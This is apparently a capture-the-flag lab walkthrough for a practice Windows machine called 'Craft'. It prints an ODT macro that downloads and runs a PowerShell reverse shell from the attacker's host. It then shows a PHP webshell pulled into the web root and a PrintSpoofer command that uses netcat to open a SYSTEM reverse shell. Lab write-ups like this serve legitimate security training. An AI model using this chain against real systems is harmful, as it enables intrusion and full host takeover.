
Craft (Macro ODT file, lateral privesc to apache, Printer spoofer to root)


Nmap

```
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.48 ((Win64) OpenSSL/1.1.1k PHP/8.0.7)
|_http-title: Craft
|_http-server-header: Apache/2.4.48 (Win64) OpenSSL/1.1.1k PHP/8.0.7
```


Only one HTTP port open



We find an upload portal.




Trying to upload a simple test text file returns an error.



It wants an ODT file. So lets create one with Libreoffice, (I did this on my host machine instead of the Kali VM)

Macro

```
Sub Main
    shell("cmd /c powershell iwr http://192.168.49.249/rev.ps1 -o
C:/Windows/Tasks/rev.ps1")
    shell("cmd /c powershell -c C:/Windows/Tasks/rev.ps1")
End Sub
```



Now set up your listeners and upload the document.

You should get a reverse shell.

```
┌──(root㉿kali)-[~/pg/practice/Craft]
└─# rlwrap nc -lvnp 8000
listening on [any] 8000 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.169] 50094

whoami
craft\thecybergeek
PS C:\Program Files\LibreOffice\program>
```

Move laterally to the apache user

After enumerating users as the cybergeek user, we do not find a path forward to root. Instead lets pivot to the apache user.

Navigate to C:\xampp\htdocs and upload a php shell. You must download the php shell from the compromised box with Invoke-Webrequest. If you create it locally on the machine, it will only run as our currently compromised user and not the apache user.

I used my favorite php shell found here https://github.com/WhiteWinterWolf/wwwolf-php-webshell

```
powershell iwr http://192.168.49.249/wolfphpwebshell.php -o wolfphpwebshell.php
```


```
powershell iwr http://192.168.49.249/wolfphpwebshell.php -o wolfphpwebshell.php
ls


    Directory: C:\xampp\htdocs


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        7/13/2021   3:18 AM                assets
d-----        7/13/2021   3:18 AM                css
d-----        7/13/2021   3:18 AM                js
d-----       11/11/2022   4:26 PM                uploads
-a----        7/7/2021   10:53 AM           9635 index.php
-a----        7/7/2021    9:56 AM            835 upload.php
-a----       11/11/2022   4:35 PM           7206 wolfphpwebshell.php


PS C:\xampp\htdocs>
```

Now we are the apache user




```
whoami /all

USER INFORMATION
----------------

User Name    SID
============ =============================================
craft\apache S-1-5-21-537427935-490066102-1511301751-1000


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE                   Well-known group S-1-5-6      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                          Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
LOCAL                                  Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level   Label            S-1-16-12288


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeTcbPrivilege                Act as part of the operating system       Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Privesc

Running winPEAS to further enumerate the system as the apache user, we notice that the Windows sever build is 1809.

```
[+] Basic System Information
 [?] Check if the Windows versions is vulnerable to some known exploit https://book.hacktricks.xyz/windows/windows-local-privilege-escalation#kernel-exploits
  Hostname: CRAFT
  ProductName: Windows Server 2019 Standard
  EditionID: ServerStandard
  ReleaseId: 1809
  BuildBranch: rs5_release
  CurrentMajorVersionNumber: 10
  CurrentVersion: 6.3
  Architecture: AMD64
  ProcessorCount: 2
  SystemLang: en-US
  KeyboardLang: English (United States)
  TimeZone: (UTC-08:00) Pacific Time (US & Canada)
  IsVirtualMachine: True
  Current Time: 11/11/2022 4:41:33 PM
  HighIntegrity: False
  PartOfDomain: False
  Hotfixes: KB5003541, KB4512577, KB4535680, KB4577586, KB4580325, KB4589208, KB5003243, KB5003711, KB5004947,
```

This has the potential to be exploited by the Potato exploits however, we can simply use the PrinterSpoofer exploit which this build is known to be vulnerable.

Here is a precompiled binary: https://github.com/dievus/printspoofer

Uploade the binary to the target machine.

```
powershell iwr http://192.168.49.249/PrintSpoofer.exe -o PrintSpoofer.exe
```

Also upload a netcat binary.

Setup a listner and run the PrinterSpoofer.exe along with the netcat binary to gain an elvated reverse shell.

```
PrintSpoofer.exe -c "nc.exe 192.168.49.249 9090 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
```

Now we have an administrative shell.

```
┌──(root㉿kali)-[~/pg/practice/Craft]
└─# rlwrap nc -lvnp 9090
listening on [any] 9090 ...
connect to [192.168.49.249] from (UNKNOWN) [192.168.249.169] 50105
Microsoft Windows [Version 10.0.17763.2029]
(c) 2018 Microsoft Corporation. All rights reserved.

whoami
whoami
nt authority\system

C:\Windows\system32>
```